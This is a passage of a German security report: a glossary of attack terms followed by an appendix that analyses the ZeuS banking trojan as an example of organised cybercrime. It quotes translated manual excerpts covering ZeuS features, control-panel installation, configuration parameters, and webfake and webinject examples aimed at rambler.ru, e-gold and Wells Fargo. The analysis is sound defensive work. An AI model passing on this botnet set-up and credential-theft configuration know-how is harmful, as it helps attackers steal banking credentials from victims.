Sicherheitslücke	Schwachstelle in Hard- oder Software, über die Angreifer Zugriff auf ein System erlangen können.
Social Engineering	Social-Engineering-Angriffe nutzen die Hilfsbereitschaft, Gutgläubigkeit oder die Unsicherheit von Personen aus, um an vertrauliche Daten zu gelangen oder die Opfer zu bestimmten Handlungen zu bewegen.
Spam	Unaufgefordert und meistens automatisiert zugesandte Massenwerbung (Spam-Emails). Als Spammer bezeichnet man den Absender dieser Mitteilungen, während das Versenden selbst als Spamming bezeichnet wird.
SQL-Datenbank	Datenbank auf Basis der Datenbanksprache Structured Query Language (SQL). SQL ist relativ einfach aufgebaut und semantisch an die englische Umgangssprache angelehnt. SQL stellt eine Reihe von Befehlen zur Manipulation von Datenbeständen (Einfügen, Bearbeiten und Löschen von Datensätzen) und zur Abfrage von Daten zur Verfügung.
SQL-Injection	SQL-Injection (SQL-Einschleusung) bezeichnet das Ausnutzen einer *Sicherheitslücke* in Zusammenhang mit *SQL-Datenbanken*, die durch mangelnde Überprüfung von zu übermittelnden Variablen entsteht. Der Angreifer versucht dabei eigene Datenbankbefehle einzuschleusen, um Daten in seinem Sinne zu verändern oder Kontrolle über den *Server* zu erhalten.
SYN-Flood	Ein SYN-Flood ist eine Form von *DDoS*-Attacken auf Computersysteme. Der Angriff verwendet den Verbindungsaufbau des TCP-Transportprotokolls, um einzelne Dienste oder ganze Computer aus dem Netzwerk unerreichbar zu machen.
Trojanisches Pferd	Trojanische Pferde (häufig als Trojaner bezeichnet) sind Programme, die im Verborgenen schädliche Aktionen ausführen und sich dabei für den Benutzer als nützliche Anwendung oder Datei tarnen.
WEP	Wired Equivalent Privacy Ein älteres, als unsicher geltendes Verschlüsselungsverfahren, das bei *WLAN*-Verbindungen eingesetzt wird.
WLAN	WLAN (oder Wireless Local Area Network) steht für drahtloses lokales Netzwerk.
WPA	Wi-Fi Protected Access Verbesserte Verschlüsselungsmethode, die bei Wireless-LAN-Verbindungen (WLAN) eingesetzt wird.
WPA2	Wi-Fi Protected Access 2 Neuer Sicherheitsstandard für Funknetzwerke für Funknetzwerke nach der Spezifikation IEEE 802.11i. Nachfolgeversion der Ver-

	schlüsselungsmethode WPA und des als unsicher geltenden WEP.
zip	zip ist ein Algorithmus und Dateiformat zur Datenkompression, um den Speicherbedarf von Dateien für die Archivierung und Übertragung zu verringern.

10 Anhang

10.1 Professionalisierung der Internetkriminalität am Beispiel ZeuS

Seit einiger Zeit wird eine besorgniserregende Professionalisierung im Bereich der Internetkriminalität beobachtet.[36] Verschiedene Gruppen von Kriminellen konzentrieren sich auf einzelne Gebiete und werben Personen mit grossem Fachwissen an. Dieses Know-how wird anschliessend Dritten zur Verfügung gestellt, vermietet oder verkauft. Dabei geht es natürlich immer ums Geld.

Ein Beispiel für diese Arbeitsteilung liefert der Vertrieb einer Software, genauer gesagt eines Bots (= Spionagesoftware) mit der Bezeichnung ZeuS, welcher in verschiedenen Varianten und mit unterschiedlichen Bezeichnungen zu finden ist. Eine Variante ist beispielsweise Wsnpoem, ein Trojanisches Pferd, welches E-Banking-Systeme angreift.

Die Software ist momentan in einer älteren Version frei auf dem Internet verfügbar, was von den Autoren sicherlich so nicht vorgesehen war. Mit einem End-User-Licence-Agreement wird versucht, den kostenlosen Vertrieb zu begrenzen. Angesichts der Kundschaft, an die er sich wendet, dürfte sich dies allerdings als ziemlich schwierig erweisen. Im Installationspaket ist ebenfalls ein ausführliches Benutzerhandbuch in Russisch enthalten. Wir analysieren im Folgenden Auszüge daraus und zeigen auf, wie einfach die Benutzung dieser Software ist. Auch wird auf die Qualität des Supports verwiesen, welcher von den Entwicklern von ZeuS angeboten wird.

Benutzerlizenz:

1. **Der Verkäufer:**
    1. Leistet qualifizierten technischen Support via Internet.
    2. Trägt keine Verantwortung für:
        - Datenverlust
        - Schliessung/Abschaltung von Servern
        - Traffic-Kosten
    3. Verpflichtet sich, Fehler, die in der Funktionsweise von **ZeuS** gefundene wurden, zu korrigieren und binnen kürzester Fristen Updates ohne finanzielle Gegenleistung zuzusenden.
    4. Verpflichtet sich, beliebigen Vorschlägen/Meinungen/Rückmeldungen zur Funktionsweise von **ZeuS** Gehör zu schenken und angemessene Entscheidungen zu treffen.

2. **Der Kunde:**
    1. Ist nicht berechtigt, **ZeuS** zu irgendwelchen kommerziellen oder nicht-kommerziellen Zwecken zu verbreiten, die nicht den Interessen des Verkäufers entsprechen.
    2. ist nicht berechtigt, den binären Code des Bots und des Builders zu disassemblieren/analysieren.
    3. Ist nicht berechtigt, das Steuerungspanel zur Verwaltung anderer Botnets oder zu irgendwelchen anderen Zwecken zu verwenden, die in keinem Zusammenhang mit **ZeuS** stehen.
    4. Ist nicht berechtigt, absichtlich irgendwelche Teile von **ZeuS** an Antiviren-Software-Hersteller oder andere, ähnliche Einrichtungen zu senden.

---

[36] Siehe dafür auch den MELANI Halbjahresbericht 2006/2: http://www.melani.admin.ch/dokumentation/00123/00124/01019/index.html?lang=de (Stand: 21. Juli 2008), sowie folgenden Symantec Internet Security Threat Report: http://eval.symantec.com/mktginfo/enterprise/white_papers/ent-whitepaper_internet_security_threat_report_xii_exec_summary_09_2007.en-us.pdf, (Stand:21. Juli 2008).

5. Verpflichtet sich, den Verkäufer für jede Erneuerung von **ZeuS** zu bezahlen, die nicht mit Fehlern in dessen Funktionsweise in Zusammenhang steht, ebenso für die Ergänzung um jede zusätzliche Funktionalität.

Wird gegen diese Vereinbarung verstossen und dieser Verstoss entdeckt, gehen Sie jedweder technischen Unterstützung verlustig. Darüber hinaus wird der Bot Ihrer Zusammenstellung unverzüglich den Antiviren-Software-Herstellern zugesandt.

Der Vertrag imitiert Lizenzbedingungen handelsüblicher Software, obwohl dieses Programm für den Verkauf im Schwarzmarkt bestimmt ist. Wie kann man sich gegen die Weitergabe des Programms zur Wehr setzen, vor allem in einer Umgebung, in der die normalen Regeln nichts gelten? Die Entwickler haben den Weg der Sanktionen gewählt. Ein Verstoss gegen die Vereinbarung hat Konsequenzen zur Folge: Verweigerung des technischen Supports oder Meldung des Bots an die Hersteller von Antivirensoftware. Die Tatsache, dass die Software schliesslich trotzdem zum freien Download auf dem Internet erschien, beweist aber, dass diese Massnahmen nicht die erhoffte Abschreckung hatten.

Beschreibung des Produkts:

ZeuS ist eine Spionage-Software (Spyware, im weiteren «Bot») für 32bit MS Windows 2000/XP + dient zur Steuerung der Rechner von Opfern und zum Erhalt von Information von diesen mit Hilfe von Logs.

ZeuS besteht aus drei Teilen:

1. einem **Steuerungspanel**, das auf dem/den Server(n) installiert wird,
2. dem **Builder**, einer Anwendung für Windows, die zur Konfiguration des Bots dient,
3. dem **Bot**, einer Anwendung für Windows, die aber bereits auf dem Rechner des Opfers ausgeführt wird.

ZeuS verfügt über folgende grundlegenden Möglichkeiten und Eigenschaften *(hier wird die komplette Liste angeführt, in Ihrer Zusammenstellung kann ein Teil dieser Liste fehlen):*

1. **Der Bot:**
   1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein geringer Umfang erreicht wird (10-25 Kb, je nach Paketzusammenstellung).
   2. Verfügt über keinen eigenen Prozess, wodurch er in der Liste der Prozesse nicht entdeckt werden kann.
   3. Umgeht die Mehrzahl der Firewalls (einschliesslich der populären Outpost Firewall der Versionen 3, 4, es besteht aber ein temporäres kleines Problem mit Anti-Spyware-Programmen). Die ungehinderte Annahme eingehender Verbindungen kann nicht garantiert werden.
   4. Ist durch Suche/Analyse schwer aufzuspüren, der Bot installiert sich beim Opfer und erstellt eine Datei mit der Zeit [wohl: Erstellungs-/Änderungsdatum – Anm. d. Ü.] von Systemdateien und einer willkürlichen Dateigrösse.
   5. Funktioniert unter eingeschränkten Windows-Benutzerkonten (der Einsatz unter Gast-Benutzerkonten wird derzeit nicht unterstützt).
   6. Unsichtbar für die Heuristik von Antiviren-Software, der Rumpfteil [body] des Bots ist verschlüsselt.
   7. Ruft in keinster Weise einen Verdacht auf seine Anwesenheit hervor, wenn Sie dies nicht möchten. Gemeint sind hiermit Dinge, die viele Spyware-Autoren lieben: die Auslagerung von Firewalls und Antiviren-Software, die Verhinderung von Updates dieser Programme, die Sperrung von Ctrl+Alt+Del usw.
   8. Blockierung der Windows-Firewall (diese Funktion ist nur für die ungehinderte Annahme eingehender Verbindungen erforderlich).

Der Bot weist Gemeinsamkeiten mit vielen ähnlichen Softwareprogrammen auf, wie beispielsweise der Möglichkeit, Firewalls oder Antivirenprogramme zu deaktivieren, Updates zu verhindern, Taskmanager zu blockieren, und vieles Andere mehr.

9. Der Bot speichert/empfängt/sendet alle seine Einstellungen/Logs/Anweisungen in verschlüsselter Form via HTTP(S)-Protokoll. (d.h. nur Sie werden die Daten im Textformat sehen, alles übrige Bot <-> Server wird wie Müll aussehen)(.
10. NAT-Detection mittels Prüfung der eigenen IP über eine von Ihnen angegebene Webseite.

11. Gesonderte Konfigurationsdatei; schützt vor dem Verlust des Botnets, falls der Hauptserver nicht verfügbar ist. Darüber hinaus zusätzliche (Reserve-) Konfigurationsdateien, auf die der Bot zugreift, falls die Haupt-Konfigurationsdatei nicht verfügbar ist. Dieses System garantiert das Überleben Ihres Botnets in 90% aller Fälle.

Interessant ist auch das Verteidigungssystem, welches beim Ausfall der zentralen Steuerungs-Server (C&C) den Umstieg auf Backupserver zwecks weiteren Funktionierens des Botnetzes sicherstellen soll, was etwa bei polizeilichen Massnahmen notwendig werden kann. Dazu kann eine alternative URL für die Konfigurationsdatei genutzt werden. Die Programmierer versichern, dass damit eine ausreichende Robustheit des Netzes gewährleistet sei.

12. Es kann mit beliebigen Browsern/Programmen gearbeitet werden, die via wininet.dll arbeiten (Internet Explorer, AOL, Maxton etc.):
    1. Abfangen von POST-Daten + Abfangen von Tastatureingaben (einschliesslich Daten, die aus der Zwischenablage eingefügt werden).
    2. Transparente URL-Umleitung (auf Fake-Websites etc.) mit Angabe einfachster Redirect-Bedingungen (zum Beispiel: nur bei GET- oder POST-Abfrage, bei Vorliegen oder Fehlen bestimmter Daten in der POST-Abfrage).
    3. Transparente HTTP(S)-Substitution des Inhalts (Webinject, welches das Austauschen nicht nur einer HTML-Seite, sondern auch jedes beliebigen anderen Datentyps ermöglicht). Der Austausch wird mit Hilfe der Angabe von Austauschmasken vorgenommen.
    4. Erhalt des Inhalts einer benötigten Seite mit Ausschluss von HTML-Tags. Basiert auf Webinject.
    5. Anpassbarer TAN-Grabber für beliebige Länder.
    6. Erhalt einer Liste von Fragen und Antworten der "Bank Of America" nach erfolgreicher Autorisierung.
    7. Löschung gewünschter POST-Daten auf gewünschten URL.
    8. IDEALE LÖSUNG FÜR VIRTUELLE TASTATUREN: Nachdem Sie auf die gewünschte URL gegangen sind, erfolgt ein Screenshot in dem Bereich des Bildschirms, in dem die linke Maustaste gedrückt wurde. Erhalt von Zertifikaten aus dem «MY»-Speicher (Zertifikate mit dem Vermerk «nicht exportierbar» werden nicht korrekt exportiert) und dessen Leerung. Danach wird jedes beliebige importierte Zertifikat auf dem Server gespeichert.
13. Abfangen von Logins/Passwörtern der Protokolle POP3 und FTP (unabhängig vom Port) und Aufzeichnung derselben im Log nur bei erfolgreicher Autorisierung.
14. Änderung des lokalen DNS, Löschung/Ergänzung der Aufzeichnungen in der Datei %system32 %, d.h. Vergleich der angegebenen Domain mit der angegeben IP für WinSocket.
15. Speichert den Inhalt des „Protected Storage“ beim ersten Starten auf dem Rechner.
16. Löscht Cookies aus dem Cache des Internet Explorers beim ersten Starten auf dem Rechner.
17. Suche per Suchmaske von Dateien auf logischen Laufwerken oder Download einer konkreten Datei.
18. Aufzeichnung kürzlich besuchter Seiten beim ersten Starten auf dem Rechner. Nützlich bei Installation durch Sploits – wenn Sie den Download bei einem zweifelhaften Service erwerben, können Sie so erfahren, was parallel noch geladen wird.
19. Real-time-Screenshot vom Rechner des Opfers, der Rechner muss sich ausserhalb der NAT befinden.
20. Empfang serverseitiger Befehle und Rücksendung von Berichten über deren erfolgreiche Ausführung. (Derzeit: Starten lokaler/entfernter Dateien, sofortige Aktualisierung der Konfigurationsdatei, Zerstörung des Betriebssystems).
21. Socks4-Server.
22. HTTP (S) PROXY-Server.
23. Upgrade des Bots auf die neueste Version (die URL der neuen Version schreibt sich in die Konfigurationsdatei ein).

2. **Das Steuerungspanel:**

In diesem Kapitel wird die Benutzer-Schnittstelle des Steuerungspanels vorgestellt: Sie gleicht der Schnittstelle jeder anderen im legalen Handel verkauften Software und nutzt dabei PHP und als Datenbank MySQL. Dies ermöglicht die Nutzung durch verschiedene Personen mit unterschiedlichen Berechtigungen und Bedürfnissen.

1. Setzt PHP + MySQL voraus.
2. Einfache Installation (gewöhnlich genügt die Eingabe der MySQL-Userdaten und das Anklicken des Buttons «Install»).
3. Mehrbenutzerverwaltung, jedem Benutzer können bestimmte Zugangsrechte erteilt werden.

4. Statistik der Installationen (Infizierungen).
5. Statistik der online befindlichen Bots.
6. Aufteilung des Botnets in Subbotnets.
7. Übersicht über die online befindlichen Bots (auch Filter möglich)
   1. Screenshot-Sichtung in Echtzeit.
   2. Sichtung und Überprüfung von Sock4.
   3. Online-Dauer des Bots.
   4. Verbindungsgeschwindigkeit (nur für Bots ausserhalb der NAT).
8. Datenbank-Speicherung von Logs. Dies hat folgende Vorteile:
   1. Suche nach Logs per Inhalts-Filter.
   2. Suche nach Logs per Vorgaben, in denen die gewünschten POST-Angaben hervorgehoben sind (ermöglicht zum Beispiel auf der Webseite http://rambler.ru/ nur Logs und Kennwort herauszuholen, wobei bei der Suche alle übrigen Daten weggelassen werden).
9. Speicherung von Logs in verschlüsselten Dateien, in der Struktur von Verzeichnissen: Botnet\Land\ID des Computers.
10. Erteilung von Befehlen an die Bots (auch Filter möglich).
11. Wenn Sie über PHP-Kenntnisse verfügen, können Sie das Steuerungs-Panel selbst nach Ihrem Geschmack umgestalten.

3. **Der Builder:**

Interessant ist vor allem Punkt 5, bei welchem die Entwickler auf eine polymorphe Verschlüsselung hinweisen, die jedes Mal eine neue Version des Trojaners erstellt und den Bot damit für Antivirenprogramme schwer erkennbar macht.

1. In VC++ 8.0 geschrieben, ohne Verwendung von RTL usw., in reiner WinAPI, wodurch ein kleiner Umfang erreicht wird (hängt von der Zusammenstellung ab, bei Zusammenstellung mit Log-Decoder beträgt der Umfang mehr als 400 kb, da eine Länderdatenbank nach IP-Nummern eingeschlossen wird).
2. Status-Übersicht des laufenden Systems; um den Bot zu testen, können Sie ihn auf Ihrem eigenen Computer starten und ihn dann per Tastendruck löschen.
3. Log-Decoder, mit Gliederung nach Ländern.
4. Builder für die Konfigurationsdatei (verschlüsselt) und den Bot selbst.
5. Polymorphe Verschlüsselung – **BETA**. *Befindet sich derzeit im Test-Stadium und garantiert keinen hundertprozentigen Schutz gegen Antiviren-Software. Die Fertigstellung dieser Funktion in nächster Zeit wird jedoch gewährleistet.*

Installation des Bots

Im darauf folgenden Kapitel wird die Installation des Steuerpanels auf einem Server beschrieben. Wie aus den nachstehenden Ausführungen ersichtlich ist, dienen dabei gängige PHP-basierende Content Management Systeme wie Wordpress, Typo3 oder Textpattern als Vorbild. Es reicht, auf den Verzeichnissen entsprechende Schreibberechtigungen zu setzen (chmod 777) und die Installation via index.php zu starten. Danach folgt eine Reihe von Parametrisierungen wie Passwort, Serveradressen und anderes.

1. Der Server sollte mindestens folgende Software vorinstalliert haben: Apache, beliebige Version, PHP ab Version 4 oder höher, MySQL ab Version 4 oder höher. Gewöhnlich sind diese Programme bereits auf dem Server installiert, andernfalls wenden Sie sich an den Supportservice des Servers.
2. Kopieren Sie den Inhalt des Ordners **'web'** aus Ihrem Softwarepaket in ein beliebiges (optimalerweise neues) Verzeichnis Ihrer Wahl auf den Server, auf das Sie Zugriff via HTTP-Protokoll haben.
3. Falls der Server auf einem *nix - System (Linux, FreeBSD etc.) läuft, setzen Sie auf dem Verzeichnis **'system'** die Rechte 0777 (chmod).
4. Rufen Sie via HTTP das Script **'install/index.php'** auf (z.B. http://bot.net/zeus/.install/index.php); daraufhin sollte das Installationsscript starten. Falls dies nicht geschieht, ist möglicherweise der Server nicht korrekt eingerichtet.
5. Machen Sie alle vom Script abgefragten Angaben.
   1. **Root login:** Login und Passwort für den erstellten Administrator des Steuerungspanels.
   2. **MySQL server:** Angaben für die MySQL-Nutzung. Der angegebene User muss bereits existieren, die angegebene DB wird aber automatisch erstellt, falls sie nicht existiert; die Rechte zur Datenbank-Erstellung müssen gegeben sein).
   3. **MySQL tables:** Tabellen-Namen in der MySQL-DB. Sollten im Falle von Maskierung geändert werden.
   4. **Local paths:** Lokale Harddisk-Pfade relativ zum Installationsverzeichnis.

5. **Options:** Zusätzliche Optionen (können nach der Installation im Steuerungspanel geändert werden).

   Enable log write to database: Logs von infizierten Computern in die DB schreiben? Diese Methode ermöglicht es, Suchabfragen direkt über das Steuerungspanel durchzuführen, sie erfordert allerdings mehr Serverressourcen.

   1. **Enable log write to local path:** Logs von infizierten Computern in Dateien schreiben? Die Dateien werden verschlüsselt und können erst nach ihrer Entschlüsselung durch den Builder eingesehen werden.
   2. **Online bot timeout:** Timeout der online befindlichen Bots, sollte je nach Server 0-5 Minuten mehr als der Wert TIMER_STATS in der Bot-Konfiguration betragen. Empfohlener Wert: TIMER_STATS plus 5 Minuten.
6. Klicken Sie auf den Button **'Install'**; die Installation kann bis zu einer Minute dauern (die Länder-Datenbank nach IP-Nummern wird gefüllt).
7. Falls die Installation erfolgreich war, können Sie das Verzeichnis **'.install'** löschen, und direkt ins Steuerungspanel gehen. Falls bei der Installation Fehler auftreten, prüfen Sie die Richtigkeit der Dateneingabe, evtl. sollten die Einstellungen von PHP und MySQL überprüft werden, darüber hinaus können Sie sich an den technischen Support von **ZeuS** wenden.

Konfiguration:

Die Entwickler haben die Konfiguration in einen statischen und einen dynamischen Bereich aufgeteilt. Im statischen Teil befinden sich Parameter wie ein Timer und die URL für die Erneuerung der Konfigurationsdatei. Der dynamische Teil enthält Parameter, welche die Robustheit des Netzes sichern und einen schnellen Wechsel allfälliger Angriffsziele ermöglichen sollen. Hier findet man zum Beispiel die URLs, von welchen aus aktualisierte Versionen herunter geladen und installiert werden können, auf Wunsch auch an verschiedenen Orten (Backup). Wird eine der Adressen entdeckt und durch die Polizei geschlossen, so nutzt der Bot eine alternative Adresse und lädt dann eine aktualisierte Version nach. Hier findet sich auch die URL, unter der die gestohlenen Daten gespeichert werden (Dropbox) sowie die alternativen URLs, unter denen der Download der Konfigurationsdatei möglich ist. Schliesslich findet man hier auch die Datei mit den Webinjects (siehe weiter unten).

Die Datei besteht aus den beiden Abschnitten **StaticConfig** und **DynamicConfig**.

StaticConfig: Die Werte dieses Abschnitts werden direkt in die Bot-Datei, d.h. die exe-Datei geschrieben, sie definieren das grundsätzliche Verhalten des Bots auf dem Rechner des Opfers.
Je nach Ihrer Paketzusammenstellung können einige der Parameter für Sie ohne Bedeutung sein; alle bedeutsamen Parameter sind in dem Beispiel, das dem Softwarepaket beiliegt, ausgeführt.

- **botnet [Zeile] –** legt die Bezeichnung des Botnets fest, zu dem der Bot gehört.
  Zeile – Bezeichnung des Botnets, bis zu 4 Zeichen oder 0 für den Defaultwert.

  Empfohlener Wert: botnet 0

- **timer_config [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die Erneuerung der Konfigurationsdatei empfangen werden soll.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls sie beim letzten Mal erfolgreich geladen wurde.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Konfigurationsdatei erneuert werden soll, falls es beim letzten Laden zu Fehlern gekommen ist.

  Empfohlener Wert: timer_config 60 5

- **timer_logs [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die angesammelten Logs an den Server gesendet werden sollen.
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls die letzte Übertragung erfolgreich war.
  Wert2 – bestimmt die Zeit in Minuten, innerhalb deren die Logs gesendet werden sollen, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

  Empfohlener Wert: timer_logs 2 2

- **timer_stats [Wert1] [Wert2] –** bestimmt die Zeitspanne, innerhalb deren die die Statistik an den Server gesendet werden soll. (hierzu zählen die Installationen, die online befindlichen Bots, offene Ports der Socks-Services, Screenshots usw.)
  Wert1 – bestimmt die Zeit in Minuten, innerhalb deren die Statistik gesendet werden soll, falls die letzte Übertragung erfolgreich war.
  Wert2 – bestimmt die Zeit in Minuten innerhalb deren die Statistik gesendet werden soll, falls es bei der letzten Übertragung zu Fehlern gekommen ist.

  Empfohlener Wert: timer_logs 20 10

- **url_config [url] –** URL der Haupt-Konfigurationsdatei; dies ist der wichtigste Parameter; wenn die Konfigurationsdatei bei der Infektion des Opfer-Rechners unter der angegebenen URL nicht verfügbar ist, ist die Infektion sinnlos.

- **url_compip [url] [Wert] –** legt die Webseite zur Überprüfung der eigenen IP fest, dient zur Definition der NAT.
  url – bestimmt die URL der Webseite
  Wert – Bestimmt die Anzahl Byte, die downzuloaden ausreicht, um am Download seine IP zu erkennen.

- **blacklist_languages [Wert1] [Wert2]...[WertX] –** legt die Liste von Windows-Sprachcodes fest, für die sich der Bot immer im Sleep-Modus befinden soll, d.h. er wird keine Logs und keine Statistik versenden, aber die Konfigurationsdatei kontaktieren.
  WertX – Sprachcode, zum Beispiel für RU: 1049, EN: 1033.

DynamicConfig, die Werte dieses Abschnittes werden in die endgültige Konfigurationsdatei geschrieben. Je nach Ihrer Paketzusammenstellung können einige der Parameter für Sie ohne Bedeutung sein; alle bedeutsamen Parameter sind in dem Beispiel, das dem Softwarepaket beiliegt, ausgeführt.

- **url_loader [url] –** legt die URL fest, unter der man ein Upgrade des Bots downloaden kann. Dieser Parameter ist nur dann aktuell, wenn Sie eine neue Bot-Versions ins Botnet geschickt haben und seine Konfiguration über dieselbe URL überschrieben haben wie die alte Konfiguration; in diesem Fall beginnen die alten Bot-Versionen, sich über die in diesem Eintrag angegebene Datei zu erneuern.

- **url_server [url] –** legt die URL fest, über die Statistik, Dateien, Logs usw. von den Rechnern der Opfer versendet werden.

- **file_webinjects –** legt die lokale Datei mit der Liste der Webinjects fest. Eine Beschreibung des Formats dieser Datei finden Sie hier.

Unterabschnitt AdvancedConfigs – Enthält die Liste der URLs, unter denen eine Reserve-Konfigurationsdatei downgeloadet werden kann, falls die Hauptdatei nicht verfügbar ist. Es ist empfehlenswert, in diesen Unterabschnitt 1-3 URLs einzutragen; dadurch kann das Botnet vor dem Untergang bewahrt werden, wenn die Hauptdatei nicht verfügbar ist, und danach in aller Ruhe auf einen anderen Server übertragen werden. Unter den angegebenen URLs brauchen nicht notwendigerweise Dateien vorhanden zu sein, es geht vielmehr darum, dass man später unter diesen URLs Dateien ablegen kann. Die Dateien müssen erst abgelegt werden, nachdem die Nichtverfügbarkeit der Haupt-Konfiguratios-Datei festgestellt wurde. Falls Sie unter diesen URLs immer Dateien bereithalten möchten, müssen Sie sie immer gleichzeitig mit der Haupt-Konfigurationsdatei erneuern. Die Reservedateien unterscheiden sich durch nichts von der Hauptdatei und werden auf dieselbe Weise erstellt wie diese.

URL-Redirects:

In diesem Kapitel wird - zur Vereinfachung anhand konkreter Beispiele - die Funktionsweise der URL-Redirects beschrieben.

Die Auflistung der URL-Redirects (im weiteren: «Fakes») wird im Unterabschnitt **WebFakes** des Abschnitts **DynamicConfig** aufgeführt.

Format des Eintrags: [ursprüngliche URL] [neue URL] [Schalter] [Blackmask POST] [Whitemask POST] [Blockierungs-URL]

- **ursprüngliche URL** – URL, die geändert werden soll; es kann eine Mask verwendet werden.

- **neue URL –** = Fake: die URL, die anstelle der ursprünglichen URL aufgerufen werden soll.

- **Schalter –** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schaltern in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** neue URL laden bei POST-Anfrage der ursprünglichen URL.
  - **G –** neue URL laden bei GET-Anfrage der ursprünglichen URL.
  - **S –** neue URL laden unter Beibehaltung des Pfades.

    Dieser Schalter erlaubt die freie Verwendung von "Scamsites" als gewöhnliche "Fake-Sites"; ausführlicher siehe weiter unten.

- **Blackmask POST –** Mask derjenigen an die neue URL übergebenen POST-Daten, bei deren Vorliegen nicht die Fakesite geladen wird. Gewöhnlich werden hier Felder angegeben, die sich in der Fakesite befinden; dadurch kann verhindert werden, dass die Fakesite in einer Endlosschleife auf sich selbst verweist. Wenn keine Notwendigkeit vorliegt, dieses Feld auszufüllen, kann es leer gelassen werden oder mit dem Zeichen * ausgefüllt werden.

- **Whitemask POST -** Mask derjenigen an die neue URL übergeben POST-Daten, bei deren Vorliegen die Fakesite geladen wird. D.h., wenn die POST-Daten nicht mit dieser Maske übereinstimmen, so wird die Fakesite nicht geladen. Dieses Feld wird in der Praxis ziemlich selten verwendet; lassen Sie es leer oder füllen Sie es mit dem Zeichen * aus, damit es ignoriert wird.

- **Blockierungs-URL –** falls Ihr URL-Redirect nur ein Mal auf dem Rechner des Opfers geladen werden soll, muss hier eine URL-Mask angegeben werden, bei deren Aufruf das betreffende URL-Redirect auf dem Rechner nicht mehr verwendet wird. Falls Sie es nicht benötigen, lasen Sie dieses Feld leer.

Lade-Algorithmus des URL-Redirects:

1. Suche der vom Opfer geladenen URL in der Konfigurationsdatei.
2. Prüfung der Schalter.
3. Überprüfung auf Übereinstimmungen mit der Blackmask.
4. Überprüfung auf Übereinstimmungen mit der Whitemask.
5. Aufruf der neuen URL.

Verwendung des Schalters «S»:

Dieser Schalter wird meist für die Übergabe der Steuerung an die «Scamsite» verwendet. Durch das Setzen des Schalters muss die **neue URL** die Grund-URL für die «Scamsite» sein; der Bot fügt am Ende der **neuen URL** einen Teil des Pfads aus der realen URL an, beginnend nach dem Letzten Slash (Zeichen: "\","/") der übereinstimmenden **ursprünglichen URL**.

Beispiele:

entry webfakes

- **http://*.rambler.ru* http://yandex.ru GP * ***
  Welche Seite das Opfer auf rambler.ru auch zu öffnen versucht, es wird immer die Hauptseite von yandex.ru geladen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" ***
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkomt, deshalb wird nach der Verarbeitung des Fakes das Opfer normal auf seine E-mails gelangen.

- **http://mail.rambler.ru/script/auth.cgi http://mydomain/myrambler.asp P "*&mailtan=*" "*login=*"**
  Beispiel eines "Übergangs"-Fakes, der das Feld „mailtan" beinhaltet. Die Fakesite wird geladen bei POST-Anfragen, in denen „mailtan" nicht vorkommt, in denen aber "login" vorkommt.

end

Webinjects:

Danach folgt eine Format-Beschreibung für die Benutzung der Webinjects. Unter Webinjects versteht man Teile des HTML-Codes, die in die ursprünglichen Internetseiten eingefügt werden oder Teile daraus ersetzen. Mit «data_before» wird die Codezeile definiert, nach der die Modifikation beginnt, und mit «data_after» entsprechend das Ende der Modifikation.

Zwecks bequemeren Schreibens werden Webinjects in eine eigene Datei geschrieben, die in der Konfigurationsdatei als **DynamicConfig.file_webinjects** angegeben wird. Selbstverständlich werden nach der Erstellung der endgültigen Konfigurationsdatei keinerlei zusätzlichen Dateien mehr generiert.

Die Datei besteht aus einer Auflistung von URLs, für die eine unbegrenzte Anzahl Webinjects angegeben werden kann; die zu ändernde URL wird in einer Zeile nach den Regeln Konfigurationsdatei angegeben: set_url [URL] [Schalter] [Blackmask POST] [Whitemask POST], wobei die beiden letzten Parameter fakultativ sind.

- **URL –** die URL auf die das Webinjekt angesetzt werden soll; der Einsatz einer Mask ist möglich.
- **Schalter–** bestimmt die Hauptbedingung des Aufrufs; kann aus mehreren Schalter in beliebiger Reihenfolge bestehen, allerdings wird die Gross-/Kleinschreibung berücksichtigt [case-sensitive]. Derzeit sind folgende Schalter verfügbar:
  - **P –** Webinject ausführen bei POST-Anfrage der URL.
  - **G –** Webinject ausführen bei POST-Anfrage der URL [sic; Anm. d. Ü.].
  - **L –** ändert den Zweck des Webinject; wenn dieser Schalter gesetzt wird, wird der gewünschte Daten-Ausschnitt erhalten und unverzüglich im Log gespeichert.
- **Blackmask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject nicht ausgeführt wird
- **Whitemask POST –** Mask derjenigen an die URL übergebenen POST-Daten, bei deren Vorliegen das Webinject ausgeführt wird.

Nach der Angabe der URL folgt aber der nächsten Zeile eine Auflistung der Webinjects, die bis zum Dateiende reicht oder bis zur Angabe einer neuen URL mittels eines weiteren Eintrags vom Typ **set_url**. Einen Webinject besteht aus drei Elementen:

- Ohne Schalter **L**:
  - **data_before –** Mask der Daten, nach denen neue Daten aufgezeichnet werden sollen.
  - **data_after –** Mask der Daten, vor denen neue Daten aufgezeichnet werden sollen.
  - **data_inject –** neue Daten, die das zwischen **data_before** und **data_after** Enthaltene ersetzen werden.
- Mit Schalter **L**:
  - **data_before –** Mask der Daten, nach denen der Ausschnitt der zu erhaltenden Daten beginnt.
  - **data_after –** Mask der Daten, vor denen der Ausschnitt der zu erhaltenden Daten endet.
  - **data_inject –** hat die Funktion des Kopfteils für die zu erhaltenden Daten, dient lediglich zur visuellen Hervorhebung in den Logs.

Beispiele:

- set_url https://www.e-gold.com/acct/balance.asp* GPL
- data_before
- <form name=fiat*</form>
- data_end
- data_inject
- data_end
- data_after
- <th colspan=4 align=left valign="bottom"
- data_end
-
- set_url https://online.wellsfargo.com/das/cgi-bin/session.cgi* GL
- data_before
- <div id="pageIntro" class="noprint">

- data_end
- data_inject
- data_end
- data_after
